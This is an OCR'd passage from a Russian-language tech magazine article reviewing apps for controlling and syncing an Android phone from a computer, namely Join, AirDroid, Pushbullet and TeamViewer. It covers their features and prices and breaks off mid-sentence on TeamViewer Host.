
Полученные файлы и текст на устройстве

не отличается от связки AutoRemote + EventGhost, описанной в 188-м номере журнала. Выделенная страница для управления устройствами из браузера доступна по адресу https://joinjoaomgcd.appspot.com/.

На самом устройстве можно просмотреть всю историю с полученными файлами, картинками и текстом из буфера обмена. Для особых параноиков все сообщения можно шифровать. Видео с работой приложения смотри [на канале автора](). Пробный период составляет 30 дней, после чего одноразовая активация полной версии обойдется в 4 доллара.

[AirDroid]() — самый продвинутый и широко известный инструмент для взаимодействия с телефоном. После установки программы на устройство заходим на **`web.airdroid.com`**, логинимся удобным способом (учетки Google, Facebook, Twitter или QR-код) и видим всю информацию об устройстве, включая память и уровень заряда батареи.


На экране будут отображаться все приходящие уведомления. Раздел **Toolbox** справа позволит отправлять файлы на устройство, открывать URL на телефоне, вставлять текст в буфер обмена и устанавливать приложения перетаскиванием APK-файлов в окно. Есть полный доступ к журналу вызовов, СМС, контактам, а с помощью встроенного проводника можно как смотреть все файлы устройства, так и открывать отдельно изображения, видео или музыку. Раздел **Приложения** позволит выдергивать APK установленных прог с устройства и удалять проги с телефона. AirDroid имеет доступ к камере и может перехватывать управление без вывода изображения на устройство. Из браузера можно начать телефонный




Основное окно веб-версии программы

вызов, а при включении соответствующей настройки — отслеживать местоположение устройства. Кнопка **Скриншот** позволит отображать экран устройства в реальном времени и сохранять скрины сразу на комп.

За 2 доллара в месяц предлагают неограниченную передачу файлов, передачу папок, поддержку до шести устройств и другие плюшки. Сервис также имеет клиент для PC, дублирующий часть функций веб-версии и добавляющий управление телефоном с помощью мышки и клавиатуры (AirMirror). Тут русские буквы печатаются нормально, и можно делать запись происходящего на экране.




Поиск местоположения устройства



Установленная программа на компе, запущена вкладка AirMirror

Pushbullet объединяет несколько устройств (телефоны, планшеты, компы) в одну экосистему и позволяет легко перебрасывать информацию, ссылки, текст и файлы между ними в любую сторону. Есть клиенты под все платформы, может работать из браузера. Имеет встроенное шифрование и позволяет писать СМС с компа и просматривать все уведомления с устройств. Приятный бонус — возможность реагировать на action buttons в уведомлениях. Например, убирать уведомления с устройств (dismiss), помечать прочитанным («Выполнено» для Inbox от Google), а также отвечать на сообщения популярных мессенджеров WhatsApp, Telegram, Hangouts, Facebook Messenger и Line.

Среди поддерживаемых функций есть чаты с друзьями, использующими Pushbullet, интеграция с IFTTT и чтение RSS-каналов. Также приложение встраивается в проводник и позволяет отправлять файлы с компа через контекстное меню. Из неприятного — функции в бесплатной версии ограниченны. Платная версия обойдется в 4,99 доллара в месяц, но дает возможность передавать файлы объемом до одного гигабайта, безлимитные ответы на сообщения (в бесплат-




Быстрые ответы Pushbullet



ной 100 в месяц), открывает все кнопки уведомлений и позволяет копировать текст на одном устройстве и вставлять на другом.

Меню настроек Pushbullet

TeamViewer — младший брат всем известной проги. Кроме клиента для телефона, с помощью которого можно управлять компом, есть TeamViewer Host, позволяющий подключаться к телефону с компа: 